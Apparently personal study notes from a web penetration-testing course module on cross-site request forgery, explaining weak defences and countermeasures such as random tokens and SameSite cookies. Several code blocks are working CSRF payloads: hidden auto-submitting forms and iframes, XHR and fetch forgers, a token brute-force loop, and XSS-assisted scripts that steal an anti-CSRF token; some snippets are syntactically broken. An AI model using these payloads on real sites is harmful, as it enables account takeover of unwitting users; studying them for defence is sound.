Module 5 - Cross-Site Request Forgery

Introduction

- **Cross-Site Request Forgery also refered to as CSRF or XSRF**
- Happens when developers omit the prevention mechanisms.
- its the most known flavor of the Session Riding attack category
- its also pronouned ***Sea Surf***

▼ CSRF: Recap & More

- **SOP** doesn't prevent **CSRF** because it prevent the attacker from reading the response, not from sending requests
- We can classify **CSRF** as a **one-way** attack bcuz the attacker only needs to forge requests and not read responses.

A Web Application is vulnerable to CSRF attacks if:

- when tracking sessions, the app relies both on mechanisms like HTTP cookies and basic authentication, which are automatically injected into the request by the browser
- The attacker is able to determine all the required parameters in order to perform the malicious request (i.e no unpredictable parameters are required)

What it takes for the attacker to successfully exploit a CSRF flaw

- make sure that the victim has a valid and active session when the malicious request is executed
- be able to forge a valid request on bahalf of the victim

Vulnerable Scenarios

- there are mainly two instances in which this may occur
  - the first and most dangerous is when the application lacks **anti-CSRF** defenses.
  - the second, contains weak **anti-CSRF** defense mechanisms, such as:
    - cookie-only based solutions
    - confirmation screens
    - using POST
    - Checking referer header


▼ Attack Vectors

▼ Force Browsing with GET


- The simplest scenario is when the victim application makes use of HTTP GET requests to perform the vulnerable operation

Example > Change Email Address

- lets consider a simple form in a member's area which allows users to change their email address.
- **the mechanism is simple**: *provide the new address and submit the form*
- **by default** the HTTP method is **GET**




How to exploit that?



- To deliver the attack, we must exploit an existing flaw like **XSS**, and inject either **HTML** or **JavaScript**
    - otherwise, we need to social engineer the victim in order to have them visit our malicious page or click a link we provide

Alternative methods of accomplishing this



Post Requests


- submitting data that needs to be processed server-side utilizing the HTTP **GET** method is not a good idea.
- **GET** requests should only be used to retrieve info, while **POST** is the appropriate method to use when dealing with sensitive data
- using only HTML, the only way to forge **POST** requests is with the attribute method of tag **FORM**


- <form action=”somewhere” method=”POST”>

- as a result we need to create a cloned form and then social engineer the victim into clicking the submit button
- We can use HTML + JS !

Auto-Submitting Form > 1

- →





Another example uses a new attribute introduced in HTML5, **autofocus** and the related event handler **onfocus**.

```
...
<form action="change.php" method="POST" id="CSRForm">
  <input name="old" value="myC00Lemail@victim.site">
  <input name="new" value="evil@hacker.site" autofocus
onfocus="CSRForm.submit()">
</form>
```

Auto-submitting Form > 2

- Extenting on v1 of the example


Extending on v1 of the example, the following is a solution to prevent the browser from opening a new tab or refreshing the existing one:

Display the response received submitting the form in the iframe!

```
...
<iframe style="display:none" name="CSRFrame"></iframe>
<form action="change.php" method="POST" id="CSRForm" target="CSRFrame">
     <input name="old" value="myC00Lemail@victim.site">
     <input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>
...
```

Additionally, silent POST requests can be forged using XMLHttpRequest (XHR):


```
...
var url = "URL";
var params = "old=mycoolemail@victim.site&new=evil@hacker.site";
var CSRF = new XMLHttpRequest();
CSRF.open("POST", url, false);
CSRF.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
CSRF.send(params);
```



▼ Exploiting Weak Anti-CSRF Protection

- ***it will make the exploitation a little bit more difficult but still exploitable.***


▼ Using POST-only Requests



▼ Multi-step Transaction


- CSRF is possible as long as we can predict or deduce the steps necessary to complete a task.
  - Even if the application implements multi-step transactions
    - eg: multiple confirmation screens

▼ Checking Referer Header



- checking the **referer header** is something more attuned to an **intrusion detection** rather than being a solid **anti-CSRF** counter measure
- It can help detecting some attacks, how ever it will not stop all attacks.
  - ***eg: an XSS flaw in the same origin !***


▼ Predictable Anti-CSRF Token



- Countermeasures:
  - CSRF token (Synchronizer Token Pattern)
  - SameSite cookie
- its essential that the token values are randomly generated
  - so the attacker can not guess them ^_^


▼ Unverified Anti-CSRF Token

- the app implements a strong token but lacks the verification server-side.



▼ Secret Cookies

- **Developers are always thinking of security through obscurity**



▼ Advanced CSRF Exploitation

▼ Bypassing CSRF Defenses with XSS


- **a Single XSS flaw is like a storm that overwhelms the entire XSRF protection System**
- **Technically, once we have exploited an XSS flaw, we are in the same origin of the CSR**
  - Therefore all the defenses against CSRF except **challenge-response mechanism,** are useless.
    - eg: CSRF token, checking the referer header, and checking the origin header. can call be bypassed.

▼ Bypassing header checks

- checking referer and origin headers simply means that the request must come from a proper origin.
  - bypassing them is straightforward as long as we have exploited an XSS vuln


▼ Bypassing Anti-CSRF Token

- ***we need to hijack the valid token then use it in our forged form.***
- **Once the XSS flaw has been detected, there are generally two scenarios that play out.**
  - **1]** (The *luckiest*) occurs when **XSS** and **CSRF-Protected** forms are contained on the same page.
  - **2] XSS** flaw is located in another part of the web application



- **Steps (Useless if the XSS is in the same page)**
  - 1) Request a valid form (with a valid token)
  - 2) Extract the valid token from the source code
  - 3) Forge the form with the stolen token

Request a Valid Form with a Valid Token



To get the page's HTML using XMLHttpRequest is simple.

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == 4) {
        var htmlSource = xhr.responseText;
        //some operations...
    }
}
xhr.open('GET','http://victim.site/csrf-form-page.html', true);
xhr.send();
```

The source code

The first step is to request a valid form with a valid token by using some form of the following jQuery code:

```
jReq= jQuery.get('http://victim.site/csrf-form-page.html',
    function() {
      var htmlSource = jReq.responseText;
      //some operations...
    });
```

The source code


Extract the Valid token from the source code

The second step requires us to extract the Anti-CSRF token from the page. In the best-case scenario, we can access the DOM quite easily (see the following example):


```
var token = document.getElementsByName('csrf_token')[0].value
```

Of course, this depends on the implementation context.

Using Regex or DOMParser




Forge the form with the stolen token




▼ Bypassing Anti-CSRF token brute forcing

- as we discussed before, the tokens must be random and unpredictable


5.4.2 Video #1
Advanced XSRF Exploitation - Part 1
In this two-part video series, learn more about advanced CSRF exploitation methods!
eLearnSecurity
Forging security professionals
*Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click


5.4.2 Video #2
Advanced XSRF Exploitation - Part 2
Check out the second part of this demo video on CSRF exploitation.
eLearnSecurity
Forging security professionals
*Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click


The next vulnerable example will be based on our traditional "change email address" form. The developer has added the anti-CSRF token as a security measure against CSRF attacks.
A random but weak token
...
<form action="change.php" method="POST">
<input type="hidden" name="csrfToken" value="WEAK-TOKEN">
<input type="hidden" name="old" value="myC00Lemail@victim.site">
<input type="email" name="new" placeholder="your new email" required>
<input type="submit" name="confirm" value="Confirm">
</form>
...

Let's consider an implementation that generates anti-CSRF tokens with a number value between 100 and 300. This is an extremely poor level of randomness, therefore, requiring only 200 attempts to brute force the mechanism.

```
...
<form action="change.php" method="POST">
    <input type="hidden" name="csrfToken" value="WEAK-TOKEN">
    ...
...
```

rand(100, 300);

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

Exploiting this implementation only requires us to create a page with a script that generates and submits 200 forms.

As we have seen in the first chapters of this module, in order to auto submit a POST request, we can either use a `form` element, or as we are going to see now, `XMLHttpRequest`.

The implementation requires both a loop, in order to generate the number of requests needed, and a function that generates the same request (except for the anti-CSRF token).

Generate a loop of 200 requests


```
var i = 100;
function bruteLoop() {
    setTimeout(function() {
        XHRPost(i);
        i++;
        if (i < 300)
            bruteLoop();
        }, 30) //sleep a little bit
}
```


```
function XHRPost(tokenID) {
    var http = new XMLHttpRequest();
    var url = "http://victim.site/csrf/brute/change_post.php";
    http.open("POST", url, true);

    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.withCredentials = 'true';

    http.onreadystatechange = function() { //We don't care about responses
        if (http.readyState > 1) http.abort();
    }

    var params = "old=myoldemail&confirm=1&new=attacker@mail&csrfToken=" + tokenID;
    http.send(params);
}
```





Advanced XSRF Exploitation Part1

```
var url = "";
var params = "";
var CSRF = new XMLHttpRequest();
CSRF.open("POST", url, true);
CSRF.withCredentials = 'true';
CSRF.setRequestHeader("Content-Type", "...");
CSRF.send(params);
```

Exploiting CSRF using XSS flaw (defeating the referer header check)

- same above code but put it in the xss flaw code

Exploiting CSRF using XSS flaw to bypass anti-csrf token

```
<script>
function adduser(token) {
    var url = "";
    var params = "...CSRFToken=" + token;
    var CSRF = new XMLHttpRequest();
    CSRF.open("POST", url, true);
    CSRF.withCredentials = 'true';
    CSRF.setRequestHeader("Content-Type", "...");
    CSRF.send(params);
}

//extract the token
var XHR = new XMLHttpRequest();
XHR.onreadystatechange = function() {
    if(XHR.readyState == 4) {
        var htmlSource = XHR.responseText; //the source of users
        //extract the token
        var parser = newDOMParser().parseFromString(htmlSource,
        var token = parser.getElementById('CSRFToken').value;

        addUser(token);
    }
}
XHR.open('GET', 'URL/users.php', true)
XHR.send();
</script>


//SAME CODE BUT WITH USING FETCH API
function adduser(token) {
  var url = "";
  var params = "...&CSRFToken=" + token;
```

```
  fetch(url, {
    method: 'POST',
    credentials: 'include',
    headers: {
      'Content-Type': '...',
    },
    body: params,
  });
}

// Extract the token
fetch('URL/users.php')
  .then(response => response.text())
  .then(htmlSource => {
    var parser = new DOMParser();
    var doc = parser.parseFromString(htmlSource, 'text/html');
    var token = doc.getElementById('CSRFToken').value;

    adduser(token);
  });
```